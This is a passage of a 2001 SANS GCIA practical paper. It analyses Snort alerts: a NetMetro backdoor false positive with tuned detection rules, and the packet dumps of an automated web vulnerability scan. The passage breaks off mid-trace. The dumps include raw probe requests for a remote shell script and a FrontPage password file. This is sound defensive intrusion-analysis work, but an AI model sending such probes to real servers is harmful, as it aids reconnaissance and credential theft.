Global Information Assurance Certification Paper

SANS 2001 Baltimore GCIA Practical Exam Paper
Toby Kohlenberg, 08/16/01
Assignment Version 2.9

Assignment #1: 5 Network Detects, analyzed.

Trace #1 – Apparent NetMetro backdoor file list:

Event Traces:
Snort output:

```
07/23-04:16:16.256296  [**] BACKDOOR NetMetro File List [**] XX.XX.XX8.160:80 ->
133.145.228.11:5032
07/23-04:16:16.487606  [**] BACKDOOR NetMetro File List [**] XX.XX.XX8.160:80 ->
133.145.228.11:5032
07/23-04:16:16.487756  [**] BACKDOOR NetMetro File List [**] XX.XX.XX8.160:80 ->
133.145.228.11:5032
07/23-04:16:16.651131  [**] BACKDOOR NetMetro File List [**] XX.XX.XX8.160:80 ->
133.145.228.11:5032
07/23-04:16:16.687998  [**] BACKDOOR NetMetro File List [**] XX.XX.XX8.160:80 ->
133.145.228.11:5032
07/23-04:16:16.688193  [**] BACKDOOR NetMetro File List [**] XX.XX.XX8.160:80 ->
133.145.228.11:5032
```

Snort rule that triggered the alert:
alert tcp $HOME_NET any -> $EXTERNAL_NET 5032 (msg:"BACKDOOR NetMetro File List"; flags: A+; content:"|2D 2D|"; reference:arachnids,79;)

Packet dumps (packets have been shortened to both protect the innocent and save space) of suspect packets. The portions of the packets that are likely to have triggered the rule have been **bolded**

```
snort -dev -r snort-log.2001-07-23.04\:06\:18 host 133.145.228.11 |less
WARNING: in readmode INTERFACE_<int> feature is not available

-*> Snort! <*-
Version 1.8-beta7 (Build 28)
By Martin Roesch (roesch@clark.net, www.snort.org)

      --== Initializing Snort ==--
TCPDUMP file reading mode.
Reading network traffic from "snort-log.2001-07-23.04:06:18" file.
snaplen = 1514

      --== Initialization Complete ==--
07/23-04:16:16.256296 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:5032 TCP TTL:127 TOS:0x0 ID:17565 IpLen:20 DgmLen:1500
DF
***AP*** Seq: 0xB78988C2  Ack: 0x9A2DFE3  Win: 0x6F92  TcpLen: 20
```

3C 48 54 4D 4C 3E 0D 0A 3C 48 45 41 44 3E 0D 0A <HTML>..<HEAD>..
3C 21 **2D 2D** 20 44 4F 43 2D 46 41 43 54 4F 52 59 <!-- DOC-FACTORY
20 47 65 6E 65 72 61 74 65 64 20 54 61 67 73 20 Generated Tags
42 45 47 49 4E 20 **2D 2D** 3E 0D 0A 3C 54 49 54 4C BEGIN -->..<TITL
<snipped to save space>
21 **2D 2D** 20 2F 44 4F 43 2D 46 41 43 54 4F 52 59 !-- /DOC-FACTORY
20 47 65 6E 65 72 61 74 65 64 20 54 61 67 73 20 Generated Tags
45 4E 44 20 **2D 2D** 3E 0D 0A 0D 0A 0D 0A 0D 0A 3C END -->........<
<snipped to save space>
0A 0D 0A 3C 21 **2D 2D** 20 4D 41 49 4E 20 50 41 47 ...<!-- MAIN PAG
45 20 54 41 42 4C 45 20 **2D 2D** 3E 0D 0A 0D 0A 3C E TABLE -->....<
21 **2D 2D** 20 53 54 41 4E 44 41 52 44 20 48 45 41 !-- STANDARD HEA
44 45 52 20 36 30 30 78 38 30 30 20 43 52 45 41 DER 600x800 CREA
4D 20 43 48 41 4E 4E 45 4C 20 **2D 2D** 3E 0D 0A 0D M CHANNEL -->...
<snipped to save space>
2F 73 75 70 /sup

=+

07/23-04:16:16.487606 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:30877 IpLen:20 DgmLen:1500 DF
AP Seq: 0xB7898E76 Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
<snipped to save space>
0D 0A 3C 21 **2D 2D** 20 2F 53 54 41 4E 44 41 52 44 ..<!-- /STANDARD
20 48 45 41 44 45 52 20 36 30 30 78 38 30 30 20 HEADER 600x800
43 52 45 41 4D 20 43 48 41 4E 4E 45 4C 20 **2D 2D** CREAM CHANNEL --
3E 0D 0A 0D 0A 0D 0A 0D 0A 0D 0A 3C 54 41 42 4C >..........<TABL
45 20 43 45 4C 4C 50 41 44 44 49 4E 47 3D 22 30 E CELLPADDING="0
22 20 43 45 4C 4C 53 50 41 43 49 4E 47 3D 22 30 " CELLSPACING="0
22 20 57 49 44 54 48 3D 22 37 35 39 22 20 42 4F " WIDTH="759" BO
52 44 45 52 3D 22 30 22 3E 0D 0A 09 3C 54 52 3E RDER="0">...<TR>
0D 0A 0D 0A ....

=+

07/23-04:16:16.487756 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:31133 IpLen:20 DgmLen:1500 DF
AP Seq: 0xB789942A Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
3C 21 **2D 2D** 20 4C 45 46 54 20 48 41 4E 44 20 43 <!-- LEFT HAND C
4F 4E 54 45 4E 54 20 **2D 2D** 3E 0D 0A 20 0D 0A 20 ONTENT -->.. ..
<snipped to save space>
3D 22 54 4F 50 22 3E 20 0D 0A 0D 0A 3C 21 **2D 2D** ="TOP"> ....<!--
<snipped to save space>
2E 69 6E 63 20 20 **2D 2D** 3E 0D 0A 09 0D 0A 09 09 .inc -->.......
3C 62 72 3E 0D 0A 0D 0A 3C 21 **2D 2D** 20 53 53 49
....<!-- SSI
20 50 41 54 48 20 47 4F 45 53 20 44 49 52 45 43 PATH GOES DIREC
54 4C 59 20 42 45 4C 4F 57 20 **2D 2D** 3E 0D 0A 09 TLY BELOW -->...
3C 21 **2D 2D** 20 53 74 61 6E 64 61 72 64 20 4C 65 <!-- Standard Le
66 74 20 43 68 61 6E 6E 65 6C 20 50 72 6F 64 75 ft Channel Produ
63 74 20 4E 61 76 69 67 61 74 69 6F 6E 20 **2D 2D** ct Navigation --
<snipped to save space>
3E 0D 0A 20 20 20 20 20 20 20 20 20 3C 41 20 48 52 >.. <A HR
45 46 3D 22 EF="

=+

07/23-04:16:16.651131 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:38045 IpLen:20 DgmLen:1500
DF
AP Seq: 0xB789AAFA Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
<snipped to save space>
20 20 3C 2F 54 41 42 4C 45 3E 0D 0A 3C 21 **2D 2D** </TABLE>..<!--
20 2F 53 74 61 6E 64 61 72 64 20 4C 65 66 74 20 /Standard Left
43 68 61 6E 6E 65 6C 20 50 72 6F 64 75 63 74 20 Channel Product
4E 61 76 69 67 61 74 69 6F 6E 20 **2D 2D** 3E 20 0D Navigation --> .
0A 09 09 0D 0A 09 09 3C 62 72 3E 0D 0A 09 3C 21 ....
...<!
2D 2D 20 53 55 50 50 4F 52 54 20 53 49 54 45 20 -- SUPPORT SITE
54 4F 50 49 43 53 20 **2D 2D** 3E 0D 0A 3C 54 41 42 TOPICS -->..<TAB
<snipped to save space>
74 65 74 6F 70 69 63 2E 67 69 66 22 20 57 49 44 tetopic.gif" WID
54 48 3D 22 TH="

=+

07/23-04:16:16.687998 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:39069 IpLen:20 DgmLen:1500
DF
AP Seq: 0xB789B0AE Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
<snipped to save space>
41 42 4C 45 3E 0D 0A 3C 21 **2D 2D** 20 2F 53 55 50 ABLE>..<!-- /SUP
50 4F 52 54 20 53 49 54 45 20 54 4F 50 49 43 53 PORT SITE TOPICS
20 **2D 2D** 3E 20 0D 0A 09 09 0D 0A 09 09 3C 49 4D --> ....<IM
<snipped to save space>
09 3C 2F 54 44 3E 0D 0A 09 0D 0A 3C 21 **2D 2D** 20 .</TD>.....<!--
2F 4E 41 56 49 47 41 54 49 4F 4E 20 4C 49 4E 4B /NAVIGATION LINK
53 20 **2D 2D** 3E 0D 0A 20 20 0D 0A 09 09 3C 54 44 S -->.. ....<TD
<snipped to save space>
3C 21 **2D 2D** 20 2F 4C 45 46 54 20 48 41 4E 44 20 <!-- /LEFT HAND
43 4F 4E 54 45 4E 54 20 **2D 2D** 3E 0D 0A 0D 0A 3C CONTENT -->....<
21 **2D 2D** 20 52 49 47 48 54 20 48 41 4E 44 20 43 !-- RIGHT HAND C
4F 4E 54 45 4E 54 20 **2D 2D** 2D 3E 0D 0A 20 20 0D ONTENT --->.. .
<snipped to save space>
3D 22 2F 73 69 74 65 73 2F 63 6F 72 70 6F 72 61 ="/sites/corpora
74 65 2F 70 te/p

=+

07/23-04:16:16.688193 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x360
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:39325 IpLen:20 DgmLen:850
DF
AP Seq: 0xB789B662 Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
<snipped to save space>
0D 0A 3C 21 **2D 2D** 20 49 4E 53 45 52 54 20 42 41 ..<!-- INSERT BA
4E 4E 45 52 20 47 52 41 50 48 49 43 3A 20 20 65 NNER GRAPHIC: e
61 63 68 20 70 72 64 6F 75 63 74 20 63 61 74 65 ach prdouct cate
67 6F 72 79 20 68 61 73 20 69 74 73 20 6F 77 6E gory has its own
20 73 73 69 20 **2D 2D** 3E 0D 0A 0D 0A 20 20 20 20 ssi -->....
<snipped to save space>
3C 2F 70 3E 3C 2F 54 44 3E 0D 0A 3C 2F 54 52 3E </p></TD>..</TR>
0D 0A 3C 2F 54 41 42 4C 45 3E ..</TABLE>

=+

07/23-04:16:16.852073 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:50077 IpLen:20 DgmLen:1500
DF
A* Seq: 0xB789B98C Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
20 0D 0A 0D 0A 3C 21 **2D 2D** 20 2F 49 4E 53 45 52   ....<!-- /INSER
54 20 42 41 4E 4E 45 52 20 47 52 41 50 48 49 43 T BANNER GRAPHIC
2D 2D 3E 20 3C 62 72 3E 0D 0A 20 20 20 20 20 20 -->
..
20 20 20 20 3C 2F 54 44 3E 0D 0A 20 20 20 20 20   </TD>..
20 20 09 3C 2F 54 52 3E 0D 0A 09 09 0D 0A 3C 21   .</TR>......<!
2D 2D 20 49 4E 53 45 52 54 20 50 52 4F 44 55 43 -- INSERT PRODUC
<snipped to save space>
2D 2D 20 2F 49 4E 53 45 52 54 20 50 52 4F 44 55 -- /INSERT PRODU
43 54 20 46 41 4D 49 4C 59 20 49 4E 54 52 4F 20 CT FAMILY INTRO
2D 2D 3E 20 09 09 09 09 09 0D 0A 09 09 0D 0A 3C --> ....<
21 **2D 2D** 20 49 4E 53 45 52 54 20 42 4F 44 59 20 !-- INSERT BODY
43 4F 4E 54 45 4E 54 20 **2D 2D** 3E 20 0D 0A 0D 0A CONTENT --> ....
3C 21 **2D 2D** 20 69 6E 63 6C 75 64 65 20 76 69 72 <!-- include vir
<snipped to save space>
22 20 **2D 2D** 3E 20 0D 0A 0D 0A 20 20 20 20 20 20 " --> ....
<snipped to save space>
6F 6D 6D 6F   ommo

=+

07/23-04:16:16.852572 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:50845 IpLen:20 DgmLen:1500
DF
A* Seq: 0xB789CAA8 Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
<snipped to save space>
4F 4E 54 45 4E 54 20 **2D 2D** 3E 20 0D 0A 0D 0A 20 ONTENT --> ....
20 20 20 20

=+

07/23-04:16:16.852605 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x19B
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:51101 IpLen:20 DgmLen:397
DF
AP Seq: 0xB789D05C Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
<snipped to save space>
2D 2D 20 46 4F 4F 54 45 52 20 **2D 2D** 3E 20 0D 0A -- FOOTER --> ..
0D 0A 3C 70 3E   ..<p>

=+

07/23-04:16:16.852829 0:90:5F:23:88:A0 -> 0:4:4E:D8:64:0 type:0x800 len:0x5EA
XX.XX.XX8.160:80 -> 133.145.228.11:**5032** TCP TTL:127 TOS:0x0 ID:51357 IpLen:20 DgmLen:1500
DF
AP Seq: 0xB789D1C1 Ack: 0x9A2DFE3 Win: 0x6F92 TcpLen: 20
3C 21 **2D 2D** 20 4C 65 67 61 6C 20 46 6F 6F 74 65 <!-- Legal Foote
72 20 **2D 2D** 3E 0D 0A 3C 42 52 20 43 4C 45 41 52 r -->..<BR CLEAR
<snipped to save space>
0A 3C 21 **2D 2D** 20 2F 52 49 47 48 54 20 48 41 4E .<!-- /RIGHT HAN
44 20 43 4F 4E 54 45 4E 54 20 **2D 2D** 3E 0D 0A 3C D CONTENT -->..<

```
2F 54 52 3E 0D 0A 3C 2F 54 41 42 4C 45 3E 0D 0A  /TR>..</TABLE>..
0D 0A 3C 21 2D 2D 20 42 4F 54 54 4F 4D 20 47 52  ..<!-- BOTTOM GR
41 50 48 49 43 20 2D 2D 3E 0D 0A 3C 54 41 42 4C  APHIC -->..<TABL
<snipped to save space>
3E 0D 0A 3C 21 2D 2D 20 2F 42 4F 54 54 4F 4D 20  >..<!-- /BOTTOM
47 52 41 50 48 49 43 20 2D 2D 3E 0D 0A 0D 0A 3C  GRAPHIC -->....<
21 2D 2D 20 2F 4D 41 49 4E 20 50 41 47 45 20 54  !-- /MAIN PAGE T
41 42 4C 45 20 2D 2D 3E 0D 0A 0D 0A 3C 21 2D 2D  ABLE -->....<!--
20 53 75 72 76 65 79 20 43 6F 64 65 20 48 65 72   Survey Code Her
65 20 2D 2D 3E 0D 0A 0D 0A 3C 53 43 52 49 50 54  e -->....<SCRIPT
20 6C 61 6E 67 75 61 67 65 3D 22 4A 61 76 61 53   language="JavaS
63 72 69 70 74 22 3E 0D 0A 3C 21 2D 2D 0D 0A 2F  cript">..<!--../
<snipped to save space>
72 76 65 79                                      rvey

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

1. Source of Trace:

A network I have access to.

2. Detect was generated by:

Although Snort 1.8 was used to review the packets, all traces come from a Snort 1.7 sensor sitting outside of the external firewall of a network I have access to. The firewall has very strict rules regarding what ports are or are not allowed through.

3. Probability the source address was spoofed:

This is a false alarm. As such, the likelihood that it was spoofed is improbably small.

4. Description of attack:

If this were in fact part of an attack, it would be a connection between an attacker and an already compromised system somewhere on the network. The backdoor is described as being very full-featured and well written. It also is one of a smaller number of backdoors that will run on Windows NT (and very likely Windows 2000, though I have not confirmed this) If this were an actual event, it would be necessary to locate the machine and remove it from the network in order to evaluate whether rebuilding it is necessary.

5. Attack mechanism:

This is not an “attack” as such. This is a signature that would only be seen after a successful attack. Any number of methods could be used to insert this backdoor into a system. CodeRedv1, v2 or v3 could be used for this purpose actually.

6. Correlations:

A discussion of the signature and the trojan:
http://www.whitehats.com/IDS/79

A query on the snort-users mailing list regarding this specific signature and the fact that it tends to lead to frequent false positives.
http://archives.neohapsis.com/archives/snort/2000-12/0058.html

In reviewing the packets associated with the events and their contents, it is very clear that the packets are part of a legitimate conversation between a known web server and a client that simply chose the wrong high numbered port.

7. Evidence of active targeting:

There is no evidence of active targeting, except that the client system intentionally connected to the destination.

8. Severity:

I have used the GIAC formula:
(Criticality + Lethality) – (System + Net Countermeasures) = Severity
Each variable is assigned a score between one (lowest) and five highest).
Variable: Criticality
Type: Key web server
Score: 5

Variable: Lethality
Type: False positive/Validated positive
Score: 1 / 5

Variable: System Countermeasures
Type: System is patched and up to date. It is a read-only system where the directories holding the data can only able to be written to via the internal interface. Those directories are completely overwritten on at least an hourly basis and the rest of the system is continuously scanned for unapproved changes. / Despite all these measures, if a validated positive alert of this sort showed up, it would suggest that the countermeasures had failed.
Score: 5 / 2

Variable: Network Countermeasures
Type: The server sits behind a reverse proxy server that implements full application-level monitoring of the data being sent to and from the server. That proxy is behind a packet filtering router that implements basic ACLs to control which ports can be used and which systems can be accessed. Intrusion Detection Systems monitor the traffic outside of the outer firewall as well as inside of the subnet behind the proxy. / Despite all these measures, if a validated positive alert of this sort showed up, it would suggest that the countermeasures had failed.

Score: 5 / 2

(Criticality + Lethality) – (System + Net Countermeasures) = Severity
First (actual) case- (5 + 1) – (5 + 5) = -4
The Severity of this event is low.

Second (were this an actual positive and not a false) case- (5 + 5) – (2 + 2) = 6
Using an assumption of failure in the countermeasures, the Severity here would be Very High.

9. Defensive recommendation:

Although the defenses in place should be sufficient to handle an alert of this sort, the existence of the false positive necessitates tuning the IDS. As a result of this I have altered the Snort signature as follows:

alert tcp $HOME_NET !:1023 -> $EXTERNAL_NET 5032 (msg:"BACKDOOR NetMetro File List"; flags: A+; content:"|2D 2D|"; reference:arachnids,79; sid:159; rev:1;)
alert tcp $EXTERNAL_NET 5031 -> $HOME_NET !:1023 (msg:"BACKDOOR NetMetro Incoming Traffic"; flags: A+; reference:arachnids,79; sid:160; rev:1;)

After reviewing the packet traces I collected from the tool, I decided that the likelihood of the non-5031 port being below 1024 was sufficiently small that it was reasonable to use the above rules instead of restricting the negation to a smaller number of ports.

I downloaded the tool, (which is well written by the way) and ran a packet trace in an attempt to identify something that would allow me to create a better signature than the one listed above. There were no clearly distinguishing characteristics that I could identify. However, I was able to find a small number of characteristics that appear to offer at least a better potential for being accurate. Those are:

The response to a request for a list of files on the compromised system will include "aListing files on:" coming from the compromised system to the attacking system at port 5032.

The client that is initiating the connection to the compromised system will be on a Windows™ system, and therefore is highly likely not to be using a port below 1024.

As a result of that information, using Snort, it is possible to rewrite one of the rules as follows:

alert tcp $HOME_NET !:1023 -> $EXTERNAL_NET 5032 (msg:"BACKDOOR NetMetro File List"; flags: A+; content:"aListing files on\:"; reference:arachnids,79; sid:159; rev:1;)

10. Multiple choice test question:

Which of the following is the best method to further decrease the false positive rate for these rules?

a. Set the IDS to only watch for these signatures in relation to systems running the vulnerable OS.
b. Set the IDS to gather further packets upon triggering of these rules and then use automated post processing to validate alerts before viewing.
c. Turn off the rule and use other methods to monitor the server for this issue.
d. There is none.

The answer is C. Although all are arguable choices, D is unsatisfactory (giving up is never an option), A will still produce false alarms and all will have to be investigated

because the systems in question are potentially vulnerable and B will still produce false positives in cases where post-processing does not recognize a novel legitimate packet stream. C removes the offending rule but requires that some other method be used instead. This is a situation where a cryptographic checksum package would be likely to work very well.

Trace #2: Automated attack against a web server:
Event Traces:

08/01-10:25:45.037546 [**] SCAN Proxy attempt [**] 195.46.172.11:2997 -> **XX.XX.XX**8.160:1080
08/01-10:25:48.016020 [**] SCAN Proxy attempt [**] 195.46.172.11:2997 -> **XX.XX.XX**8.160:1080
08/01-10:25:48.016027 [**] INFO - Possible Squid Scan [**] 195.46.172.11:2998 ->
XX.XX.XX8.160:3128
08/01-10:25:54.037330 [**] INFO - Possible Squid Scan [**] 195.46.172.11:2998 ->
XX.XX.XX8.160:3128
08/01-10:25:54.037466 [**] SCAN Proxy attempt [**] 195.46.172.11:2997 -> **XX.XX.XX**8.160:1080
08/01-10:29:42.733373 [**] WEB-CGI rwwwshell.pl access [**] 195.46.172.11:3298 ->
XX.XX.XX8.160:80
08/01-10:29:42.765668 [**] WEB-CGI perlshop.cgi access [**] 195.46.172.11:3301 ->
XX.XX.XX8.160:80
08/01-10:29:42.797284 [**] WEB-CGI edit.pl access [**] 195.46.172.11:3300 -> **XX.XX.XX**8.160:80
08/01-10:29:42.829614 [**] WEB-FRONTPAGE service.pwd [**] 195.46.172.11:3302 ->
XX.XX.XX8.160:80
08/01-10:29:42.877425 [**] WEB-IIS codebrowser Exair access [**] 195.46.172.11:3303 ->
XX.XX.XX8.160:80
08/01-10:29:42.909588 [**] WEB-IIS codebrowser SDK access [**] 195.46.172.11:3304 ->
XX.XX.XX8.160:80
08/01-10:29:42.989487 [**] WEB-FRONTPAGE fourdots request [**] 195.46.172.11:3307 ->
XX.XX.XX8.160:80
08/01-10:29:43.008944 [**] WEB-FRONTPAGE fourdots request [**] 195.46.172.11:3306 ->
XX.XX.XX8.160:80
08/01-10:29:43.118159 [**] WEB-MISC http directory traversal [**] 195.46.172.11:3308 ->
XX.XX.XX8.
160:80
08/01-10:29:43.181552 [**] WEB-IIS SAM Attempt [**] 195.46.172.11:3310 -> **XX.XX.XX**8.160:80
08/01-10:29:43.181556 [**] WEB-COLDFUSION startstop DOS access [**] 195.46.172.11:3311 ->
XX.XX.XX8.160:80
08/01-10:29:43.229886 [**] WEB-CGI visadmin.exe access [**] 195.46.172.11:3312 ->
XX.XX.XX8.160:80
08/01-10:29:43.262274 [**] WEB-MISC get32.exe access [**] 195.46.172.11:3313 ->
XX.XX.XX8.160:80
08/01-10:29:43.470790 [**] WEB-MISC handler access [**] 195.46.172.11:3321 -> **XX.XX.XX**8.160:80
08/01-10:29:43.502188 [**] WEB-CGI test-cgi access [**] 195.46.172.11:3322 -> **XX.XX.XX**8.160:80
08/01-10:29:43.534274 [**] WEB-MISC nph-test-cgi access [**] 195.46.172.11:3323 ->
XX.XX.XX8.160:80
08/01-10:29:43.598523 [**] WEB-CGI phf access [**] 195.46.172.11:3324 -> **XX.XX.XX**8.160:80
08/01-10:29:43.613901 [**] WEB-CGI phf access [**] 195.46.172.11:3326 -> **XX.XX.XX**8.160:80
08/01-10:29:43.630201 [**] WEB-CGI environ.cgi access [**] 195.46.172.11:3327 ->
XX.XX.XX8.160:80
08/01-10:29:43.710032 [**] WEB-CGI perl.exe access [**] 195.46.172.11:3330 -> **XX.XX.XX**8.160:80
08/01-10:29:43.725948 [**] WEB-CGI www-sql access [**] 195.46.172.11:3331 -> **XX.XX.XX**8.160:80
08/01-10:29:43.806013 [**] WEB-CGI wwwadmin.pl access [**] 195.46.172.11:3335 ->
XX.XX.XX8.160:80

08/01-10:29:43.806175 [**] WEB-CGI AT-admin.cgi access [**] 195.46.172.11:3334 -> **XX.XX.XX**8.160:80
08/01-10:29:43.822073 [**] WEB-CGI formmail access [**] 195.46.172.11:3336 -> **XX.XX.XX**8.160:80
08/01-10:29:43.886307 [**] WEB-CGI sendform.cgi access [**] 195.46.172.11:3337 -> **XX.XX.XX**8.160:80
08/01-10:29:43.902472 [**] WEB-IIS achg.htr access [**] 195.46.172.11:3339 -> **XX.XX.XX**8.160:80
08/01-10:29:43.902856 [**] WEB-CGI maillist.pl access [**] 195.46.172.11:3338 -> **XX.XX.XX**8.160:80
08/01-10:29:43.934315 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3340 -> **XX.XX.XX**8.160:80
08/01-10:29:43.982676 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3341 -> **XX.XX.XX**8.160:80
08/01-10:29:43.998393 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3342 -> **XX.XX.XX**8.160:80
08/01-10:29:44.014942 [**] WEB-IIS iisadmpwd attempt [**] 195.46.172.11:3343 -> **XX.XX.XX**8.160:80
08/01-10:29:44.046107 [**] WEB-FRONTPAGE authors.pwd access [**] 195.46.172.11:3344 -> **XX.XX.XX**8.1

Snort packet dumps:

I have inserted copies of the associated alerts in order to make reading easier.

--== Initializing Snort ==--
TCPDUMP file reading mode.
Reading network traffic from "snort-log.2001-08-01.04:05:30" file.
snaplen = 1514

--== Initialization Complete ==--
08/01-10:25:45.037546 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x3E
195.46.172.11:2997 -> XX.XX.XX8.160:1080 TCP TTL:106 TOS:0x0 ID:12396 IpLen:20 DgmLen:48 DF
******S* Seq: 0x1210C0B7 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

08/01-10:25:45.037546 [**] SCAN Proxy attempt [**] 195.46.172.11:2997 -> **XX.XX.XX**8.160:1080

=+

08/01-10:25:48.016020 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x3E
195.46.172.11:2997 -> XX.XX.XX8.160:1080 TCP TTL:106 TOS:0x0 ID:12410 IpLen:20 DgmLen:48 DF
******S* Seq: 0x1210C0B7 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

08/01-10:25:48.016020 [**] SCAN Proxy attempt [**] 195.46.172.11:2997 -> **XX.XX.XX**8.160:1080

=+

08/01-10:25:48.016027 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x3E
195.46.172.11:2998 -> XX.XX.XX8.160:3128 TCP TTL:106 TOS:0x0 ID:12411 IpLen:20 DgmLen:48 DF
******S* Seq: 0x12117A8C Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

08/01-10:25:48.016027 [**] INFO - Possible Squid Scan [**] 195.46.172.11:2998 -> **XX.XX.XX**8.160:3128

=+

08/01-10:25:54.037330 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x3E
195.46.172.11:2998 -> XX.XX.XX8.160:3128 TCP TTL:106 TOS:0x0 ID:12426 IpLen:20 DgmLen:48 DF
******S* Seq: 0x12117A8C Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

08/01-10:25:54.037330 [**] INFO - Possible Squid Scan [**] 195.46.172.11:2998 -> **XX.XX.XX**8.160:3128

=+

08/01-10:25:54.037466 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x3E
195.46.172.11:2997 -> XX.XX.XX8.160:1080 TCP TTL:106 TOS:0x0 ID:12425 IpLen:20 DgmLen:48 DF
******S* Seq: 0x1210C0B7 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

08/01-10:25:54.037466 [**] SCAN Proxy attempt [**] 195.46.172.11:2997 -> **XX.XX.XX**8.160:1080

=+

08/01-10:29:42.733373 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3298 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13355 IpLen:20 DgmLen:100 DF
AP Seq: 0x1677C04A Ack: 0xB0103C6A Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 72 77 77 GET /cgi-bin/rww
77 73 68 65 6C 6C 2E 70 6C 20 48 54 54 50 2F 31 wshell.pl HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A xxx.xx......

08/01-10:29:42.733373 [**] WEB-CGI rwwwshell.pl access [**] 195.46.172.11:3298 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:42.765668 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3301 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13357 IpLen:20 DgmLen:100 DF
AP Seq: 0x1679D1EA Ack: 0x4C50E04A Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 70 65 72 GET /cgi-bin/per
6C 73 68 6F 70 2E 63 67 69 20 48 54 54 50 2F 31 lshop.cgi HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A xxx.xx......

08/01-10:29:42.765668 [**] WEB-CGI perlshop.cgi access [**] 195.46.172.11:3301 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:42.797284 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x6D
195.46.172.11:3300 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13359 IpLen:20 DgmLen:95 DF
AP Seq: 0x167931C0 Ack: 0xB0FD8F58 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 65 64 69 GET /cgi-bin/edi

74 2E 70 6C 20 48 54 54 50 2F 31 2E 30 0D 0A 48 t.pl HTTP/1.0..H
6F 73 74 3A 20 77 77 77 2E **XX XX XX XX XX XX XX** ost: **www.xxx.x**
75 0D 0A 0D 0A 0D 0A   u......

08/01-10:29:42.797284 [**] WEB-CGI edit.pl access [**] 195.46.172.11:3300 -> **XX.XX.XX**8.160:80

=+

08/01-10:29:42.829614 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x72
195.46.172.11:3302 -> XX.XX.XX8.160:80 TCP TTL:106 TOS:0x0 ID:13361 IpLen:20 DgmLen:100 DF
AP Seq: 0x167A6C4D Ack: 0xB010E1B6 Win: 0x2398 TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 70 76 74 2F 73 65 GET /_vti_pvt/se
72 76 69 63 65 2E 70 77 64 20 48 54 54 50 2F 31 rvice.pwd HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 2E **XX XX** .0..Host: www.xx
74 XX XX XX XX XX 0D 0A 0D 0A 0D 0A   xxx.xx......

08/01-10:29:42.829614 [**] WEB-FRONTPAGE service.pwd [**] 195.46.172.11:3302 ->
